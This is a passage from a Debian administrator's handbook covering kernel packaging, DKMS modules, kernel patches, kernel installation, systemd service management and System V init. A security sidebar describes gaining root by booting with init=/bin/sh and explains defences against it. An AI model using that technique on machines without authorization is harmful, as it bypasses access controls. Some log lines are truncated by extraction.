The *version* is defined by the concatenation of the upstream version (as defined by the variables VERSION, PATCHLEVEL, SUBLEVEL and EXTRAVERSION in the Makefile), of the LOCALVERSION configuration parameter, and of the LOCALVERSION environment variable. The package version reuses the same version string with an appended revision that is regularly incremented (and stored in .version), except if you override it with the KDEB_PKGVERSION environment variable.

```
$ make deb-pkg LOCALVERSION=-falcot KDEB_PKGVERSION=$(make kernelversion)-1
[...]
$ ls ../*.deb
../linux-headers-3.16.7-ckt4-falcot_3.16.7-1_amd64.deb
../linux-image-3.16.7-ckt4-falcot_3.16.7-1_amd64.deb
../linux-image-3.16.7-ckt4-falcot-dbg_3.16.7-1_amd64.deb
../linux-libc-dev_3.16.7-1_amd64.deb
```

8.10.5. Compiling External Modules

Some modules are maintained outside of the official Linux kernel. To use them, they must be compiled alongside the matching kernel. A number of common third party modules are provided by Debian in dedicated packages, such as xtables-addons-source (extra modules for iptables) or oss4-source (Open Sound System, some alternative audio drivers).

These external packages are many and varied and we won't list them all here; the **apt-cache search source$** command can narrow down the search field. However, a complete list isn't particularly useful since there is no particular reason for compiling external modules except when you know you need it. In such cases, the device's documentation will typically detail the specific module(s) it needs to function under Linux.

For example, let's look at the xtables-addons-source package: after installation, a .tar.bz2 of the module's sources is stored in /usr/src/. While we could manually extract the tarball and build the module, in practice we prefer to automate all this using DKMS. Most modules offer the required DKMS integration in a package ending with a -dkms suffix. In our case, installing xtables-addons-dkms is all that is needed to compile the kernel module for the current kernel provided that we have the linux-headers-* package matching the installed kernel. For instance, if you use linux-image-amd64, you would also install linux-headers-amd64.

```
$ sudo apt install xtables-addons-dkms

[...]
Setting up xtables-addons-dkms (2.6-1) ...
Loading new xtables-addons-2.6 DKMS files...
First Installation: checking all kernels...
Building only for 3.16.0-4-amd64
```

```
Building initial module for 3.16.0-4-amd64
Done.

xt_ACCOUNT:
Running module version sanity check.
 - Original module
   - No original module exists within this kernel
 - Installation
   - Installing to /lib/modules/3.16.0-4-amd64/updates/dkms/
[...]
DKMS: install completed.
$ sudo dkms status
xtables-addons, 2.6, 3.16.0-4-amd64, x86_64: installed
$ sudo modinfo xt_ACCOUNT
filename:       /lib/modules/3.16.0-4-amd64/updates/dkms/xt_ACCOUNT.ko
license:        GPL
alias:          ipt_ACCOUNT
author:         Intra2net AG <opensource@intra2net.com>
description:    Xtables: per-IP accounting for large prefixes
[...]
```

***ALTERNATIVE* module-assistant**

Before DKMS, module-assistant was the simplest solution to build and deploy kernel modules. It can still be used, in particular for packages lacking DKMS integration: with a simple command like **module-assistant auto-install xtables-addons** (or **m-a a-i xtables-addons** for short), the modules are compiled for the current kernel, put in a new Debian package, and that package gets installed on the fly.

8.10.6. Applying a Kernel Patch

Some features are not included in the standard kernel due to a lack of maturity or to some disagreement with the kernel maintainers. Such features may be distributed as patches that anyone is then free to apply to the kernel sources.

Debian distributes some of these patches in linux-patch-* or kernel-patch-* packages (for instance, linux-patch-grsecurity2, which tightens some of the kernel's security policies). These packages install files in the `/usr/src/kernel-patches/` directory.

To apply one or more of these installed patches, use the **patch** command in the sources directory then start compilation of the kernel as described above.

```
$ cd ~/kernel/linux-source-3.16
$ make clean
$ zcat /usr/src/kernel-patches/diffs/grsecurity2/grsecurity-3.0-3.17.1-20141(
```

Note that a given patch may not necessarily work with every version of the kernel; it is possible for **patch** to fail when applying them to kernel sources. An error message will be displayed and give some details about the failure; in this case, refer to the documentation available in the Debian package of the patch (in the `/usr/share/doc/linux-patch-*/` directory). In most cases, the maintainer indicates for which kernel versions their patch is intended.

8.11. Installing a Kernel

8.11.1. Features of a Debian Kernel Package

A Debian kernel package installs the kernel image (`vmlinuz-`*`version`*), its configuration (`config-`*`version`*) and its symbols table (`System.map-`*`version`*) in `/boot/`. The symbols table helps developers understand the meaning of a kernel error message; without it, kernel "oopses" (an "oops" is the kernel equivalent of a segmentation fault for user-space programs, in other words messages generated following an invalid pointer dereference) only contain numeric memory addresses, which is useless information without the table mapping these addresses to symbols and function names. The modules are installed in the `/lib/modules/`*`version`*`/` directory.

The package's configuration scripts automatically generate an initrd image, which is a mini-system designed to be loaded in memory (hence the name, which stands for "init ramdisk") by the bootloader, and used by the Linux kernel solely for loading the modules needed to access the devices containing the complete Debian system (for example, the driver for SATA disks). Finally, the post-installation scripts update the symbolic links `/vmlinuz`, `/vmlinuz.old`, `/initrd.img` and `/initrd.img.old` so that they point to the latest two kernels installed, respectively, as well as the corresponding initrd images.

Most of those tasks are offloaded to hook scripts in the `/etc/kernel/*.d/` directories. For instance, the integration with **grub** relies on `/etc/kernel/postinst.d/zz-update-grub` and `/etc/kernel/postrm.d/zz-update-grub` to call **update-grub** when kernels are installed or removed.

8.11.2. Installing with dpkg

Using **apt** is so convenient that it makes it easy to forget about the lower-level tools, but the easiest way of installing a compiled kernel is to use a command such as **dpkg -i *`package`*.deb**, where *`package`*`.deb` is the name of a linux-image package such as `linux-image-3.16.7-ckt4-falcot_1_amd64.deb`.

The configuration steps described in this chapter are basic and can lead both to a server system or a workstation, and it can be massively duplicated in semi-automated ways. However, it is not enough by itself to provide a fully configured system. A few pieces are still in need of configuration, starting with low-level programs known as the "Unix services".

Глава 9. Unix Services


This chapter covers a number of basic services that are common to many Unix systems. All administrators should be familiar with them.

9.1. System Boot

When you boot the computer, the many messages scrolling by on the console display many automatic initializations and configurations that are being executed. Sometimes you may wish to slightly alter how this stage works, which means that you need to understand it well. That is the purpose of this section.

First, the BIOS takes control of the computer, detects the disks, loads the *Master Boot Record*, and executes the bootloader. The bootloader takes over, finds the kernel on the disk, loads and executes it. The kernel is then initialized, and starts to search for and mount the partition containing the root filesystem, and finally executes the first program — **init**. Frequently, this "root partition" and this **init** are, in fact, located in a virtual filesystem that only exists in RAM (hence its name, "initramfs", formerly called "initrd" for "initialization RAM disk"). This filesystem is loaded in memory by the bootloader, often from a file on a hard drive or from the network. It contains the bare minimum required by the kernel to load the "true" root filesystem: this may be driver modules for the hard drive, or other devices without which the system cannot boot, or, more frequently, initialization scripts and modules for assembling RAID arrays, opening encrypted partitions, activating LVM volumes, etc. Once the root partition is mounted, the initramfs hands over control to the real init, and the machine goes back to the standard boot process.

Рисунок 9.1. Boot sequence of a computer running Linux with systemd



9.1.1. The systemd init system

The “real init” is currently provided by systemd and this section documents this init system.

CULTURE Before systemd

systemd is a relatively recent “init system”, and although it was already available, to a certain extent, in Wheezy, it has only become the default in Debian Jessie. Previous releases relied, by default, on the “System V init” (in the sysv-rc package), a much more traditional system. We describe the System V init later on.

ALTERNATIVE Other boot systems

This book describes the boot system used by default in Debian Jessie (as implemented by the systemd package), as well as the previous default, sysvinit, which is derived and inherited from *System V* Unix systems; there are others.

file-rc is a boot system with a very simple process. It keeps the principle of runlevels, but replaces the directories and symbolic links with a configuration file, which indicates to **init** the processes that must be started and their launch order.

The **upstart** system is still not perfectly tested on Debian. It is event based: init scripts are no longer executed in a sequential order but in response to events such as the completion of another script upon which they are dependent. This system, started by Ubuntu, is present in Debian Jessie, but is not the default; it comes, in fact, as a replacement for sysvinit, and one of the tasks launched by **upstart** is to launch the scripts written for traditional systems, especially those from the sysv-rc package.

There are also other systems and other operating modes, such as **runit** or **minit**, but they are relatively specialized and not widespread.

SPECIFIC CASE Booting from the network

In some configurations, the BIOS may be configured not to execute the MBR, but to seek its equivalent on the network, making it possible to build computers without a hard drive, or which are completely reinstalled on each boot. This option is not available on all hardware and it generally requires an appropriate combination of BIOS and network card.

Booting from the network can be used to launch the **debian-installer** or FAI (see Раздел 4.1, «Способы Установки»).

BACK TO BASICS The process, a program instance

A process is the representation in memory of a running program. It includes all of the information necessary for the proper execution of the software (the code itself, but also the data that it has in memory, the list of files that it has opened, the network connections it has established, etc.). A single program may be instantiated into several processes, not necessarily running under different user IDs.

SECURITY Using a shell as init to gain root rights

By convention, the first process that is booted is the **init** program (which is a symbolic link to `/lib/systemd/systemd` by default). However, it is possible to pass an `init` option to the kernel indicating a different program.

Any person who is able to access the computer can press the **Reset** button, and thus reboot it. Then, at the bootloader's prompt, it is possible to pass the `init=/bin/sh` option to the kernel to gain root access without knowing the administrator's password.

To prevent this, you can protect the bootloader itself with a password. You might also think about protecting access to the BIOS (a password protection mechanism is almost always available), without which a malicious intruder could still boot the machine on a removable media containing its own Linux system, which they could then use to access data on the computer's hard drives.

Finally, be aware that most BIOS have a generic password available. Initially intended for troubleshooting for those who have forgotten their password, these passwords are now public and available on the Internet (see for yourself by searching for “generic BIOS passwords” in a search engine). All of these protections will thus impede unauthorized access to the machine without being able to completely prevent it. There is no reliable way to protect a computer if the attacker can physically access it; they could dismount the hard drives to connect them to a computer under their own control anyway, or even steal the entire machine, or erase the BIOS memory to reset the password…

Systemd executes several processes, in charge of setting up the system: keyboard, drivers, filesystems, network, services. It does this while keeping a global view of the system as a whole, and the requirements of the components. Each component is described by a "unit file" (sometimes more); the general syntax is derived from the widely-used "*.ini files" syntax, with `key = value` pairs grouped between `[section]` headers. Unit files are stored under `/lib/systemd/system/` and `/etc/systemd/system/`; they come in several flavours, but we will focus on "services" and "targets" here.

A systemd "service file" describes a process managed by systemd. It contains roughly the same information as old-style init-scripts, but expressed in a declaratory (and much more concise) way. Systemd handles the bulk of the repetitive tasks (starting and stopping the process, checking its status, logging, dropping privileges, and so on), and the service file only needs to fill in the specifics of the process. For instance, here is the service file for SSH:

```
[Unit]
Description=OpenBSD Secure Shell server
After=network.target auditd.service
ConditionPathExists=!/etc/ssh/sshd_not_to_be_run

[Service]
EnvironmentFile=-/etc/default/ssh
ExecStart=/usr/sbin/sshd -D $SSHD_OPTS
ExecReload=/bin/kill -HUP $MAINPID
KillMode=process
Restart=on-failure

[Install]
WantedBy=multi-user.target
Alias=sshd.service
```

As you can see, there is very little code in there, only declarations. Systemd takes care of displaying progress reports, keeping track of the processes, and even restarting them when needed.

A systemd "target file" describes a state of the system, where a set of services are known to be operational. It can be thought of as an equivalent of the old-style runlevel. One of the targets is `local-fs.target`; when it is reached, the rest of the system can assume that all local filesystems are mounted and accessible. Other targets include `network-online.target` and `sound.target`. The dependencies of a target can be listed either within the target file (in the `Requires=` line), or using a symbolic link to a service file in the `/lib/systemd/system/`*`targetname`*`.target.wants/` directory. For instance, `/etc/systemd/system/printer.target.wants/` contains a link to `/lib/systemd/system/cups.service`; systemd will therefore ensure CUPS is running in order to reach `printer.target`.

Since unit files are declarative rather than scripts or programs, they cannot be run directly, and they are only interpreted by systemd; several utilities therefore allow the administrator to interact with systemd and control the state of the system and of each component.

The first such utility is **systemctl**. When run without any arguments, it lists all the unit files known to systemd (except those that have been disabled), as well as their status. **systemctl status** gives a better view of the services, as well as the related processes. If given the name of a service (as in **systemctl status ntp.service**), it returns even more details, as well as the last few log lines related to the service (more on that later).

Starting a service by hand is a simple matter of running **systemctl start *servicename*.service**. As one can guess, stopping the service is done with **systemctl stop *servicename*.service**; other subcommands include **reload** and **restart**.

To control whether a service is active (i.e. whether it will get started automatically on boot), use **systemctl enable *servicename*.service** (or **disable**). **is-enabled** allows checking the status of the service.

An interesting feature of systemd is that it includes a logging component named **journald**. It comes as a complement to more traditional logging systems such as **syslogd**, but it adds interesting features such as a formal link between a service and the messages it generates, and the ability to capture error messages generated by its initialisation sequence. The messages can be displayed later on, with a little help from the **journalctl** command. Without any arguments, it simply spews all log messages that occurred since system boot; it will rarely be used in such a manner. Most of the time, it will be used with a service identifier:

```
# journalctl -u ssh.service
-- Logs begin at Tue 2015-03-31 10:08:49 CEST, end at Tue 2015-03-31 17:06:0
Mar 31 10:08:55 mirtuel sshd[430]: Server listening on 0.0.0.0 port 22.
Mar 31 10:08:55 mirtuel sshd[430]: Server listening on :: port 22.
Mar 31 10:09:00 mirtuel sshd[430]: Received SIGHUP; restarting.
Mar 31 10:09:00 mirtuel sshd[430]: Server listening on 0.0.0.0 port 22.
Mar 31 10:09:00 mirtuel sshd[430]: Server listening on :: port 22.
Mar 31 10:09:32 mirtuel sshd[1151]: Accepted password for roland from 192.168
Mar 31 10:09:32 mirtuel sshd[1151]: pam_unix(sshd:session): session opened fo
```

Another useful command-line flag is **-f**, which instructs **journalctl** to keep displaying new messages as they are emitted (much in the manner of **tail -f *file***).

If a service doesn't seem to be working as expected, the first step to solve the problem is to check that the service is actually running with **systemctl status**; if it is not, and the messages given by the first command are not enough to diagnose the problem, check the logs gathered by journald about that service. For instance, assume the SSH server doesn't work:

```
# systemctl status ssh.service
● ssh.service - OpenBSD Secure Shell server
   Loaded: loaded (/lib/systemd/system/ssh.service; enabled)
   Active: failed (Result: start-limit) since Tue 2015-03-31 17:30:36 CEST; 1
  Process: 1023 ExecReload=/bin/kill -HUP $MAINPID (code=exited, status=0/SUC
  Process: 1188 ExecStart=/usr/sbin/sshd -D $SSHD_OPTS (code=exited, status=2
 Main PID: 1188 (code=exited, status=255)

Mar 31 17:30:36 mirtuel systemd[1]: ssh.service: main process exited, code=ex
Mar 31 17:30:36 mirtuel systemd[1]: Unit ssh.service entered failed state.
Mar 31 17:30:36 mirtuel systemd[1]: ssh.service start request repeated too qu
```

```
Mar 31 17:30:36 mirtuel systemd[1]: Failed to start OpenBSD Secure Shell serv
Mar 31 17:30:36 mirtuel systemd[1]: Unit ssh.service entered failed state.
# journalctl -u ssh.service
-- Logs begin at Tue 2015-03-31 17:29:27 CEST, end at Tue 2015-03-31 17:30:3
Mar 31 17:29:27 mirtuel sshd[424]: Server listening on 0.0.0.0 port 22.
Mar 31 17:29:27 mirtuel sshd[424]: Server listening on :: port 22.
Mar 31 17:29:29 mirtuel sshd[424]: Received SIGHUP; restarting.
Mar 31 17:29:29 mirtuel sshd[424]: Server listening on 0.0.0.0 port 22.
Mar 31 17:29:29 mirtuel sshd[424]: Server listening on :: port 22.
Mar 31 17:30:10 mirtuel sshd[1147]: Accepted password for roland from 192.168
Mar 31 17:30:10 mirtuel sshd[1147]: pam_unix(sshd:session): session opened fo
Mar 31 17:30:35 mirtuel sshd[1180]: /etc/ssh/sshd_config line 28: unsupporte
Mar 31 17:30:35 mirtuel systemd[1]: ssh.service: main process exited, code=ex
Mar 31 17:30:35 mirtuel systemd[1]: Unit ssh.service entered failed state.
Mar 31 17:30:35 mirtuel sshd[1182]: /etc/ssh/sshd_config line 28: unsupporte
Mar 31 17:30:35 mirtuel systemd[1]: ssh.service: main process exited, code=ex
Mar 31 17:30:35 mirtuel systemd[1]: Unit ssh.service entered failed state.
Mar 31 17:30:35 mirtuel sshd[1184]: /etc/ssh/sshd_config line 28: unsupporte
Mar 31 17:30:35 mirtuel systemd[1]: ssh.service: main process exited, code=ex
Mar 31 17:30:35 mirtuel systemd[1]: Unit ssh.service entered failed state.
Mar 31 17:30:36 mirtuel sshd[1186]: /etc/ssh/sshd_config line 28: unsupporte
Mar 31 17:30:36 mirtuel systemd[1]: ssh.service: main process exited, code=ex
Mar 31 17:30:36 mirtuel systemd[1]: Unit ssh.service entered failed state.
Mar 31 17:30:36 mirtuel sshd[1188]: /etc/ssh/sshd_config line 28: unsupporte
Mar 31 17:30:36 mirtuel systemd[1]: ssh.service: main process exited, code=ex
Mar 31 17:30:36 mirtuel systemd[1]: Unit ssh.service entered failed state.
Mar 31 17:30:36 mirtuel systemd[1]: ssh.service start request repeated too qu
Mar 31 17:30:36 mirtuel systemd[1]: Failed to start OpenBSD Secure Shell serv
Mar 31 17:30:36 mirtuel systemd[1]: Unit ssh.service entered failed state.
# vi /etc/ssh/sshd_config
# systemctl start ssh.service
# systemctl status ssh.service
● ssh.service - OpenBSD Secure Shell server
   Loaded: loaded (/lib/systemd/system/ssh.service; enabled)
   Active: active (running) since Tue 2015-03-31 17:31:09 CEST; 2s ago
  Process: 1023 ExecReload=/bin/kill -HUP $MAINPID (code=exited, status=0/SUC
 Main PID: 1222 (sshd)
   CGroup: /system.slice/ssh.service
           └─1222 /usr/sbin/sshd -D
#
```

After checking the status of the service (failed), we went on to check the logs; they indicate an error in the configuration file. After editing the configuration file and fixing the error, we restart the service, then verify that it is indeed running.

***GOING FURTHER* Other types of unit files**

We have only described the most basic of systemd's capabilities in this section. It offers many other interesting features; we will only list a few here:

- socket activation: a "socket" unit file can be used to describe a network or Unix socket managed by systemd; this means that the socket will be created by systemd, and the actual service may be started on demand when an actual connection attempt comes. This roughly replicates the feature set of **inetd**. See systemd.socket(5).
- timers: a "timer" unit file describes events that occur with a fixed frequency or on specific times; when a service is linked to such a timer, the corresponding task will be executed whenever the timer fires. This allows replicating part of

the **cron** features. See systemd.timer(5).
- network: a “network“ unit file describes a network interface, which allows configuring such interfaces as well as expressing that a service depends on one particular interface being up.

9.1.2. The System V init system

The System V init system (which we'll call init for brevity) executes several processes, following instructions from the `/etc/inittab` file. The first program that is executed (which corresponds to the *sysinit* step) is **/etc/init.d/rcS**, a script that executes all of the programs in the `/etc/rcS.d/` directory.

Among these, you will find successively programs in charge of:

- configuring the console's keyboard;
- loading drivers: most of the kernel modules are loaded by the kernel itself as the hardware is detected; extra drivers are then loaded automatically when the corresponding modules are listed in `/etc/modules`;
- checking the integrity of filesystems;
- mounting local partitions;
- configuring the network;
- mounting network filesystems (NFS).

BACK TO BASICS **Kernel modules and options**

Kernel modules also have options that can be configured by putting some files in `/etc/modprobe.d/`. These options are defined with directives like this: `options` *`module-name option-name=option-value`*. Several options can be specified with a single directive if necessary.

These configuration files are intended for **modprobe** — the program that loads a kernel module with its dependencies (modules can indeed call other modules). This program is provided by the kmod package.

After this stage, **init** takes over and starts the programs enabled in the default runlevel (which is usually runlevel 2). It executes **/etc/init.d/rc 2**, a script that starts all services which are listed in `/etc/rc2.d/` and whose names start with the “S” letter. The two-figures number that follows had historically been used to define the order in which services had to be started, but nowadays the default boot system uses **insserv**, which schedules everything automatically based on the scripts' dependencies. Each boot script thus declares the conditions that must be met to start or stop the service (for example, if it must start before or after another service); **init** then launches them in the order that meets these conditions. The static numbering of scripts is therefore no longer taken into consideration (but they must always have a name beginning with “S” followed by two digits and the actual name of the script used for the dependencies). Generally, base services (such as logging with **rsyslog**, or port assignment with **portmap**) are started first, followed by standard services and the graphical interface (**gdm3**).

This dependency-based boot system makes it possible to automate re-numbering, which could be rather tedious if it had to be done manually, and it limits the risks of human error, since

scheduling is conducted according to the parameters that are indicated. Another benefit is that services can be started in parallel when they are independent from one another, which can accelerate the boot process.

